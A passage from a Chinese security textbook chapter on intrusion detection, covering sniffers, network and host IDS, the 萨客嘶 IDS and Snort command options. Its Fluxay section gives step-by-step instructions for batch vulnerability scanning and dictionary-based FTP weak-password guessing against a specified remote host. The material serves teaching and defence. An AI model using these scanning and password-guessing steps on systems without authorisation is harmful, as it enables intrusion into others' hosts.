- 正常模式。需要发送向计算机（通过包的以太网或 MAC 地址进行判断）的数据包，通过该主机系统进行中继转发。
- 混杂模式。此时以太网上所能见到的数据包都向该主机系统中继。

一块网卡可以从正常模式向混杂模式转换，通过使用操作系统的底层功能就能直接告诉网卡进行改变。通常，基于网络的入侵检测系统要求网卡处于混杂模式。

6.2.1 包嗅探器和网络监视器

包嗅探器和网络监视器的最初设计目的是帮助监视以太网络的通信。最早有 2 种产品：Novell LANalyser 和 [M$] Network Monitor。这些产品可以抓获所有网络上能够看到的包，一旦抓获了这些数据包，就可以进行如下工作。

- 可以对包进行统计。统计通过的数据包，并统计该时期内通过的数据包的总的大小（包括总的开销，例如包的报头），可很好地知道网络的负载状况。LANalyser 和 [M$] Network Monitor 都提供了网络相关负载的图形化或图表表现形式。
- 可以详细地检查包。如可抓获一系列到达 Web 服务器的数据包来诊断服务器的问题。

近年来，包嗅探产品已经成了独立的产品。程序（例如 Ethereal 和 Network Monitor 的最新版本）可以对内部各种类型的包进行拆分，从而可以知道包内部发生了什么类型的通信。这些工具同时也能被用来进行破坏活动。

6.2.2 包嗅探器和混杂模式

所有的包嗅探器都要求网络接口运行在混杂模式下。只有运行在混杂模式下，包嗅探器才能接收通过网络接口卡的每个包。在安装包嗅探器的机器上运行包嗅探器通常需要管理员的权限，这样，网卡的硬件才能被设置为混杂模式。

另外一点需要考虑的是：在交换机上使用。在一个网络中，它比集线器使用得更多。注意，在交换机的一个接口上收到的数据包不总是被送向交换机的其他接口。由于这种原因，使用交换机多的环境（比都使用集线器的环境）通常可以击败包嗅探器的使用。

6.2.3 基于网络的入侵检测

从安全的观点来看，包嗅探器所带来的好处很少。抓获网络上的每个数据包，拆分该包，然后再根据包的内容手工采取相应的反应，太浪费时间，有什么软件可以自动为我们执行这些程序呢（毕竟，这是计算机所做的第一个方面）？

这就是基于网络的入侵检测系统主要做的。有两种类型的软件包可以用来进行这类的入侵检测，那就是：ISS Real Secure Engine 和 Network Flight Recorder。

识别各种各样有可能是欺骗攻击的 IP。将 IP 地址转化为 MAC 地址的 ARP 协议通常就是一个攻击目标。如果在一个以太网上发送伪造的 ARP 数据包，一个已经获得系统访问权限的入侵者就可以假装是一个不同的系统在进行操作。这将会导致各种各样的拒绝服务攻击，也叫系统劫持。入侵者可以使用欺骗攻击将数据包重定向到自己的系统中，同时在一个安全的网络上进行中间类型的攻击来进行欺骗的。


通过对 ARP 数据包的纪录，基于网络的入侵检测系统就能识别出受害的源以太网地址和判断是否是一个破坏者。当检测到一个不希望看到的活动时，基于网络的入侵检测系统将

会采取行动，包括干涉从入侵者处发来的通信或重新配置附近的防火墙策略，来封锁从入侵者的计算机或网络发来的所有的通信。

6.3 基于主机的入侵检测系统

基于主机的入侵检测系统运行在需要监视的系统上。它们监视系统并判断系统上的活动是否可接受。如果一个网络数据包已经到达它要试图进入的主机，要想准确地检测出来并进行阻止，除防火墙和网络监视器外，还可用第三道防线来阻止，即“基于主机的入侵检测”，其入侵检测结构如右图所示。

2 种基于主机的入侵检测类型如下。



基于主机的入侵检测结构

- 网络监视器。它监视进来的主机的网络连接，并试图判断这些连接是否是一个威胁。并可检查出网络连接表达的一些试图进行的入侵类型。记住，这与基于网络的入侵检测不同，因为它只监视它所运行的主机上的网络通信，而不是通过网络的所有通信。基于此种原因，它不需要网络接口处于混杂模式。
- 主机监视器。它监视文件、文件系统、日志或主机其他部分，查找特定类型的活动，进而判断是否是一个入侵企图（或一个成功的入侵）之后，通知系统管理员。

1. 监视进来的连接

在数据包到达主机系统的网络层之前，检查试图访问主机的数据包是可以的。这种机制试图在到达的数据包能够对主机造成破坏之前，截获该数据包而保护该主机。

可以采取的活动主要如下。

- 检测试图与未授权的 TCP 或 UDP 端口进行的连接。如果试图连接没有服务的端口，这通常表明入侵者在搜索查找漏洞。
- 检测进来的端口扫描。再一次，这是个一定要对付的问题，并给防火墙发警告或修改本地的 IP 配置以拒绝从可能的入侵者主机来的访问。

可以执行这种监视类型的 2 种软件产品分别是 ISS 公司的 Real Secure 和 Port Sentry。

2. 监视登录活动

尽管管理员已经进了最大努力，同时刚刚配置并不断检查入侵检测软件，但仍然可能有某些入侵者采取目前不知道的入侵攻击方法来进入系统。一个攻击者可以通过各种方法（包嗅探器或其他）获得一个网络密码，从而有可能进入该系统。

查找系统上的不一般的活动是一个如 Host Sentry 软件的工作。这种类型的包监视器尝试登录或退出，从而给系统管理员发送警告，该活动是不一般的或不希望的。

3. 监视Root的活动

获得要进行破坏的系统超级用户（Root）或管理员的访问权限，是所有入侵者的目标。除了在特定的时间内对系统进行定期维护外，对如 Web 服务器或数据库服务器，进行良好的维护和在可靠的系统上对超级用户进行维护，通常是几乎没有或很少进行的活动。但入侵者不信任系统维护，他们很少在定期的维护时间工作，而经常是在上面进行很长时间的活动。他们在该系统上执行很多不一般的操作，有时候比系统管理员的都多。

4. 监视文件系统

一旦一个入侵者侵入了一个系统（虽然已尽最大努力使得入侵检测系统发挥最佳效果，但也不能完全排除入侵者侵入系统的可能性），就要改变系统的文件。如：一个成功入侵者可能想要安装一个包嗅探器或者端口扫描检测器，或修改一些系统文件或程序，使得不能检测出他们在周围进行的入侵活动。在一个系统上安装软件通常包括修改系统的某些部分，这些修改通常是要修改系统上的文件或库。


6.4 基于漏洞的入侵检测系统

黑客利用漏洞进入系统，再悄然离开，整个过程可能系统管理员毫无察觉，等黑客在系统内胡作非为后再发现已为时已晚。为防患于未然，应对系统进行扫描，发现漏洞及时补救。流光在国内的安全爱好者心中可以说是无人不晓，它不仅仅是一个安全漏洞扫描工具，更是一个功能强大的透渗测试工具。流光以其独特的 C/S 结构设计的扫描设计颇得好评。

6.4.1 运用流光进行批量主机扫描


因为流光的使用功能较多，所以对初学者来说显得稍微有点儿烦琐，不过幸好这个过程需要的时间不会太久。下面将为大家详细讲述用流光扫描主机漏洞的方法，具体操作步骤如下。

STEP01：运行“流光”软件



单击“文件”>“高级扫描向导”菜单项或按“Ctrl+W”组合键。


STEP02：打开“设置”对话框



01 输入起始 IP 和终止 IP，将“目录系统”设置为“Windows NT/2000”。

02 单击“下一步”按钮。


STEP03：打开“PORTS”对话框



01 指定扫描的端口范围。


02 单击“下一步”按钮。

STEP04：依次打开“POP3”、“FTP”、“SMTP”、“IMAP”对话框



依次选择默认状态并单击“下一步”按钮。


STEP05：打开“TELNET”对话框



01 清空“SunOS Login 远程溢出”选项。

02 单击“下一步”按钮。


STEP06：打开“CGI Rules”对话框



01 在操作系统类型列表中选择“Windows NT/2000”项，根据需要选中或清空下方扫描列表的具体选项


02 单击“下一步”按钮。

STEP07： 依次打开“SQL”、“IPC”、“IIS”、“MISC”对话框



依次选择默认状态并单击“下一步”按钮。


STEP08： 打开“PLUGINS”对话框



01 将操作系统的类型设置为“Windows NT/2000”选项。


02 单击“下一步”按钮。

STEP09： 打开“选择流光主机”对话框



单击“开始”按钮。

STEP10： 程序开始进行扫描



可查看到正在扫描的内容。

提示


流光的扫描引擎既可以安装在不同的主机上，也可以直接从本地启动。如果没有安装过任何扫描引擎，流光将使用默认的本地扫描引擎。

STEP11：当扫描到安全漏洞时，流光会弹出一个“探测结果”窗口，在其中可以看到能够连接成功的主机和其扫描到的安全漏洞信息。

6.4.2 运用流光进行指定漏洞扫描

很多时候并不需要对指定主机进行全面扫描，而是根据需要对指定的主机漏洞进行扫描。比方说只想扫描指定主机是否具有 FTP 方面的漏洞，是否有 CGI 方面的漏洞等。具体的操作步骤如下。

STEP01： 加入需要破解的站点名称



在“流光”主窗口右击“FTP 主机”，在弹出的快捷菜单中单击“编辑”>“添加”菜单项。


STEP02： 打开“添加主机”对话框



01 输入远程主机的域名或 IP 地址。


02 单击“确定”按钮。

STEP03： 在流光中添加用户和密码的字典




右击添加主机“192.168.0.14”，在弹出的快捷菜单中单击“编辑”>“从列表中添加”菜单项。

STEP04： 打开“打开”对话框




选择流光安装目录中含有用户名列表的 Name 文件，单击“打开”按钮。

STEP05： 双击“显示所有项目”项



“显示所有项目”项将切换成“隐藏所有项目”项，而用户列表中的所有用户都将显示出来。

STEP06： 选用用户名




单击勾选 / 清除复选框来决定用户名的选用与否。

STEP07： 按“Ctrl+F7”组合键，即可令流光开始 FTP 的弱口令探测。当流光探测到弱口令后，在主窗口下方将会出现探测出的用户名、密码和 FTP 地址。

6.5 萨客嘶入侵检测系统

萨客嘶入侵检测系统是基于协议分析，采用了快速的多模式匹配算法，能对当前复杂高速的网络进行快速精确分析。在网络安全和网络性能方面可以提供全面和深入的数据依据，是企业、政府、学校等机构进行多层次防御的重要产品。具体的操作步骤如下。

STEP01： 运行萨客嘶入侵检测系统



单击“监控”>“开始”菜单项。

STEP02： 打开“设置”对话框




01 选择网卡。　　02 单击“确定”按钮。

提示


因为该检测系统是通过适配器来捕捉网络中正在传输的数据，并对其进行分析，所以正确选择网卡是能够捕捉到入侵的关键一步。

STEP03： 对本机所在的局域网所有的主机进行监控




可以看到检测到主机的 IP 地址、对应的 MAC 地址、本机的运行状态以及数据包统计、TCP 连接情况、FTP 分析等信息。

STEP04： 切换至“会话”选项卡



可看到在监控时，进行会话的源 IP 地址、源端口、目标 IP 地址、目标端口、使用到的协议类型、状态、事件、数据包、字节等信息。


STEP05： 分类查看会话信息



01 在“会话信息”列表中右击某条信息，在弹出的快捷菜单中单击“按源节点进行过滤”菜单项，即可按某个源 IP 地址显示会话信息。


02 在左边的节点列表中右击某个物理地址，在弹出的快捷菜单中单击“增加别名”菜单项。

STEP06： 打开“增加别名”对话框




在“别名”文本框中输入名称后，单击“确定”按钮。

STEP07：自定义的物理地址名称




查看该物理地址刚自定义的名称。

STEP08：在“入侵”选项卡下查看事件



如果存在违反安全策略的行为和被攻击的迹象，则在“入侵事件”选项卡下即可看到入侵事件的详细信息。

STEP09：切换至“日志”选项卡




单击“自定义列”按钮，自定义日志的显示格式。

STEP10：打开“表格显示定义”对话框




01 勾选相应的复选框　　02 单击“确定”按钮。

STEP11：返回主界面




单击“设置”>“选项”菜单项。

STEP12：打开“详细设置”对话框




勾选相应的复选框，展开“分析模块”中各个子项。

STEP13：选择“入侵分析器”选项




01 设置是否启用日志等。 02 单击“确定”按钮。

STEP14：返回主界面




单击“设置”>“别名设置”菜单项。

STEP15：打开“别名设置”对话框




对物理地址、IP 地址、端口进行各种操作，如添加、编辑、删除、导出等。

STEP16：返回主界面



单击“设置”>“检测规则设置”菜单项。

STEP17：打开“入侵规则设置”对话框



对各种入侵规则进行添加规则、删除规则、增加选项、删除选项等。

该检测系统可检测出用户网络中存在的黑客入侵、网络资源滥用、蠕虫攻击、后门木马、ARP 欺骗、拒绝服务攻击等各种威胁。同时，可以根据策略配置主动切断危险行为，对目标网络进行保护。

6.6 Snort 入侵检测系统

Snort 是一个基于 libpcap 的轻量级网络入侵检测系统，可记录所有可能的入侵企图。记录信息的文件可以是文本、XML、libpcap 格式，也可以把信息记录到 syslog 或数据库中。

6.6.1 Snort 的系统组成

Snort 运行在一个“传感器（sensor）”主机上，可监听网络数据。Snort 还是一个自由、简洁、快速、易于扩展的入侵检测系统，已经被移植到各种平台中，如 Windows 平台、UNIX 平台等。Snort 的主要功能有 3 种：数据包嗅探器、数据包记录器、网络入侵检测。

Snort 主要由如下部分组成。

1. 数据包解码器

数据包解码器主要是对各种协议栈上的数据包进行解析、预处理，以便提交给检测引擎进行规则匹配。

2. 检测引擎

Snort 用一个二维链表存储其检测规则，一维称为规则头，另一维称为规则选项。规则匹配查找采用递归法进行，检测机制只针对当前已经建立的链表选项进行检测。

3. 日志子系统

Snort 可供选择的日志形式有文本形式、二进制形式、关闭日志服务 3 种。

4. 报警子系统

报警形式有 5 种：报警信息可发往系统日志、用文本形式记录到报警文件中去、用二进制形式记录到报警文件中去、通过 Samba 发送 WinPopup 信息和关闭报警。其中关闭报警什么也不做。

6.6.2 Snort 命令介绍

虽然已出现了 Windows 平台基于 Snort.exe 程序的图形窗口控制程序 idscenter.exe，但还是不可避免还需要使用命令，下面详细介绍 Snort 命令及其参数的作用。

Snort 的命令行的通用形式为：Snort -[options]

各个参数功能如下。

- -A：选择设置警报的模式为 full、fast、unsock 和 none。full 模式是默认警报模式，它记录标准的 alert 模式到 alert 文件中；fast 模式只记录时间戳、消息、IP 地址、端口到文件中；unsock 是发送到 Unix socket；none 模式是关闭报警。
- -a：显示 ARP 包。
- -b：以 Tcpdump 格式记录 LOG 的信息包，所有信息包都被记录为二进制形式。用这个选项记录速度相对较快，因为它不需要把信息转化为文本的时间。
- -c：使用配置文件，这个规则文件是告诉系统什么样的信息要 LOG，或报警或通过。
- -C：只用 ASCII 码来显示数据报文负载，不用十六进制。
- -d：显示应用层数据。
- -D：使 snort 以守护进程形式运行，警报将默认被发送到 /var/log/snort.alert 文件中去。
- -e：显示并记录第二层信息包头数据。
- -F：从文件中读 BPF 过滤器（filter）。
- -g：snort 初始化后使用用户组标志（group ID），这种转换使得 Snort 放弃了在初始化必须使用 Root 用户权限从而更安全。
- -h：使用这个选项 Snort 会用箭头的方式表示数据进出的方向。
- -i：在网络接口上监听。
- -I：添加第一个网络接口名字到警报输出。
- -l：把日志信息记录到目录中去。
- -L：设置二进制输出的文件名。
- -m：设置所有 Snort 输出文件的访问掩码。
- -M：发送 WinPopup 信息到包含文件存在的工作站列表中，该选项需 Samba 支持。
- -n：是指定在处理数据包后退出。
- -N：关闭日志记录，但 ALERT 功能仍旧正常工作。
- -o：改变规则应用到数据包上的顺序。正常情况下采用 Alert → Pass → Log order，而采用此选项的顺序是 Pass → Alert → Log order。其中 Pass 是那些允许通过的规则，ALERT 是不允许通过的规则，LOG 指日志记录。
- -O：使用 ASCII 码输出模式时本地网 IP 地址被代替成非本地网 IP 地址。
- -p：关闭混杂（Promiscuous）嗅探方式，一般用来更安全地调试网络。
- -P：设置 Snort 的抓包截断长度。
- -r：读取 tcpdump 格式的文件。
- -s：把日志警报记录到 syslog 文件，在 Linux 中警告信息会记录在 /var/log/secure，在其他平台上将出现在 /var/log/message 中。
- -S：设置变量 n=v 的值，用来在命令行中定义 Snort rules 文件中的变量，如要在 Snort rules 文件中定义变量 HOME_NET，用户可以在命令行中给它预定义值。

- -t：初始化后改变 Snort 的根目录到目录。
- -T：进入自检模式，Snort 将检查所有的命令行和规则文件是否正确。
- -u：初始化后改变 Snort 的用户 ID。
- -v：显示 TCP/IP 数据报头信息。
- -V：显示 Snort 版本并退出。
- -y：在记录的数据包信息的时间戳上加上年份。
- -?：显示 Snort 简要的使用说明并退出。

6.6.3 Snort 的工作模式

Snort 拥有 3 种工作模式，分别为：嗅探器模式、分组日志模式与网络入侵检测模式。

1. 嗅探器模式

Snort 使用 Libpcap 包捕获库，即 TCPDUMP 使用的库。在这种模式下，Snort 使用网络接口的混杂模式读取并解析共享信道中的网络分组。该模式的命令如下。

- ./snort -v：显示 TCP/IP 等的网络数据包头信息在屏幕上。
- ./snort -vd：显示较详细的包括应用层的数据传输信息。
- ./snort -vde：显示更详细的包括数据链路层的数据信息。

2. 分组日志模式

如果要把这些数据信息记录到硬盘上并指定到一个目录中，就需要使用 Packet Logger 模式。该模式的命令如下。

